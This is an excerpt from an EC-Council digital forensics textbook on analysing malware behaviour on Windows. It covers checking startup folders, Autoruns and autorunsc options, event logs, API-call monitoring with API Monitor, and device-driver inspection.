Startup folders store the applications or shortcuts of applications that autostart when the system boots. To check the startup applications, search the following locations on Windows 10:

- **`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`**
- **`C:\Users\(UserName)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`**

Another method to access startup folders is as follows:

1. Press the Windows and r buttons simultaneously to open the Run box
2. Type **`shell:startup`** in the box and click OK button to navigate to the startup folder





Figure 12.22: shell: startup command in Run box

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Startup Programs Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility shows what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer, and media players. These programs and drivers include those in the startup folder, and in Run, RunOnce, and other registry keys. Autoruns reports Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, AutoStart services, and much more.

Run Autoruns and it shows you the currently configured AutoStart applications as well as the entire list of registry and file system locations available for AutoStart configuration. Autostart locations displayed by Autoruns include logon entries, Explorer addons, Internet Explorer addons including Browser Helper Objects (BHOs), Appinit DLLs, image hijacks, boot execute images, Winlogon notification DLLs, Windows Services and Winsock Layered Service Providers, media codecs, and more. Switch tabs to view Autostarts from different categories.

Usage of Autorunsc

Autorunsc is the command-line version of Autoruns.

Syntax:

```
autorunsc [-a <*|bdeghiklmoprsw>] [-c|-ct] [-h] [-m] [-s] [-u] [-vt] [[-z ] | [user]]]
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parameters:

-a	Autostart entry selection
*	All
B	Boot execute
D	Appinit DLLs
E	Explorer addons
G	Sidebar gadgets (Vista and higher)
H	Image hijacks
I	Internet Explorer addons
K	Known DLLs
L	Logon startups (this is the default)
M	WMI entries
N	Winsock protocol and network providers
O	Codecs
P	Printer monitor DLLs
R	LSA security providers
S	Autostart services and non-disabled drivers
T	Scheduled tasks
W	Winlogon entries
-c	Print output as CSV
-ct	Print output as tab-delimited values
-h	Show file hashes
-m	Hide Microsoft entries (signed entries if used with -v)
-s	Verify digital signatures
-t	Show timestamps in normalized UTC (YYYYMMDD-hhmmss)
-u	If VirusTotal check is enabled, show files that are unknown by VirusTotal or have non-zero detection, otherwise show only unsigned files
-x	Print output as XML
-v[rs]	Query VirusTotal for malware based on file hash. Add 'r' to open reports for files with non-zero detection. Files reported as not previously scanned will be uploaded to VirusTotal if the 's' option is specified. Note scan results may not be available for five or more minutes.
-vt	Before using VirusTotal features, you must accept the VirusTotal terms of service. If you have not accepted the terms and you omit this option, you will be interactively prompted.
-z	Specifies the offline Windows system to scan.
User	Specifies the name of the user account for which Autorun items will be shown. Specify “*” to scan all user profiles

Table 12.2: Autorunsc parameters

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.23: Autoruns for Windows showing modifications in Autostart registry key and startup folder by malware

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Windows Event Logs

The analysis of event logs, which store a detailed record of all the activities performed on the Windows OS based on auditing policies executed, can provide forensic investigators with valuable information while looking for signs of a malware attack on a specific system.

Event logs can be found in the C:\Windows\System32\winevt\Logs folder in all Windows OS editions and are stored with.etvx extension.




Figure 12.24: Path to Windows Event logs

After executing the malware on the Windows forensic workstation, investigators can monitor the events triggered by its activities via Windows' built-in utility Event Viewer. They can examine these events in real-time based on specific details, such as event ID, event name, event description, etc., to extract data on how the malware is interacting with the system resources and use them for further analysis.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.25: Windows Event Viewer

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

System Behavior Analysis: Monitoring API Calls

- Malicious programs often make use of **Windows APIs** to access **operating system information**, such as file systems, threads, registry, and kernel
- API call monitoring helps in understanding a **malware's interaction** with the **OS**, and might provide valuable information regarding its system and network-level activities
- Use tools like **API Monitor** to intercept API calls made by the malware during runtime




http://www.rohitab.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Behavior Analysis: Monitoring API Calls (Cont'd)

The **examination** of the **API calls** made by the malware upon execution via API Monitor tool reveals the following:

- The malware has repetitively used **"CreateFileA"** and **"NtCreateFile"** functions to create malicious files in the system folder of the Windows forensic workstation
- It has attempted to create a number of **HTML** and **SCR files** with the following names:
  - molani.scr
  - evan.html
  - avril.html
  - nemo.html



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

System Behavior Analysis: Monitoring API Calls

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access operating system information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the internet. Malware programs also make use of these APIs to access the operating system information.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigators need to gather the APIs related to malware programs and analyze them to reveal its interaction with the operating system, as well as the activities it has been performing on the system. They can use tools like API Monitor to perform the analysis.

The examination of the API calls, as shown in the screenshots below, made by a malware sample upon execution via API Monitor tool reveals the following:

- The malware has repetitively used “CreateFileA” and “NtCreateFile” functions to create malicious files in the system folder of the forensic workstation
- It has attempted to create a number of HTML and SCR files with the following names:
  - molani.scr
  - evan.html
  - avril.html
  - nemo.html




Figure 12.26: Creation of file molani.scr in system drive



Figure 12.27: Creation of file evan.html in system drive



Figure 12.28: Creation of file avril.html in system drive



Figure 12.29: Creation of file meno.html in system drive

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

API Monitor

Source: *http://www.rohitab.com*

API Monitor is a free software that lets you monitor, and control API calls made by applications and services. This tool helps in viewing how applications and services work, or for tracking problems in applications.

Features

- **64-bit Support**

  API Monitor supports monitoring of 64-bit applications and services. The 64-bit version can only be used to monitor 64-bit applications and the 32-bit version can be only be used to monitor 32-bit applications. To monitor a 32-bit application on 64-bit Windows, you must use the 32-bit version. Note that the 64-bit installer for API Monitor includes both 64-bit and 32-bit versions.

- **Summary View with Syntax Highlighting**

  The Summary window displays information about the API call. This includes the Thread ID and the name of the DLL that made the API call, the syntax-highlighted API call with all parameters, and the return value. If the API call fails, information about the error is also displayed.

- **API Definitions & COM Interfaces**

  API Monitor comes with API definitions for over 13,000 APIs from almost 200 DLLs and over 17,000 methods from 1,300+ COM Interfaces (Shell, web Browser, DirectShow, DirectSound, DirectX, Direct2D, DirectWrite, Windows Imaging Component, Debugger Engine, MAPI, etc). APIs are organized into categories and sub-categories (as specified in MSDN). The API Capture filter enables you to select APIs for monitoring.

- **Structures, Unions, Enums and Flags**

  API Monitor can decode and display 2000 different structures and unions, 1000+ enumerated data types, and 800+ flags. Buffers and arrays within structures can also be viewed.

- **Buffer View**

  API Monitor can display both input and output buffers. The amount of data displayed is automatically calculated from other arguments to the API or from the API return value. The maximum amount of data to be captured is configurable.

  The length lpBuffer is calculated by looking at the value of lpNumberOfBytesRead after the API call has executed. In this case, the value returned is 174, which is the displayed length of the buffer.

- **Call Tree**

  API Monitor displays a call tree which shows the hierarchy of API calls. The following screenshot displays a call tree for a CoGetClassObject call made by a VB application that

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

loads the Microsoft Winsock ActiveX control. The ActiveX control MSWINSCK.OCX makes calls to WSAStartup and CreateWindowExA from DllMain.

- **Decode Parameters and Return Values**

  Both parameters and return values can be displayed in a user-friendly format. The first screenshot below shows the normal view with the parameter values displayed as-is. For dwShareMode, API Monitor displays FILE_SHARE_DELETE | FILE_SHARE_READ instead of 5 when the Decode Parameter Values option is enabled. This option is available both in the parameters pane and the summary pane.





Figure 12.30: API Monitor tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Behavior Analysis: Monitoring Device Drivers

Malware gets installed along with the device drivers downloaded from untrusted sources and use them as a shield to avoid detection. You must scan for suspicious device drivers and verify if they are genuine and downloaded from the publisher's original site. To view device drivers on a Windows machine, navigate to Run → Type msinfo32 → Software Environment → System Drivers.


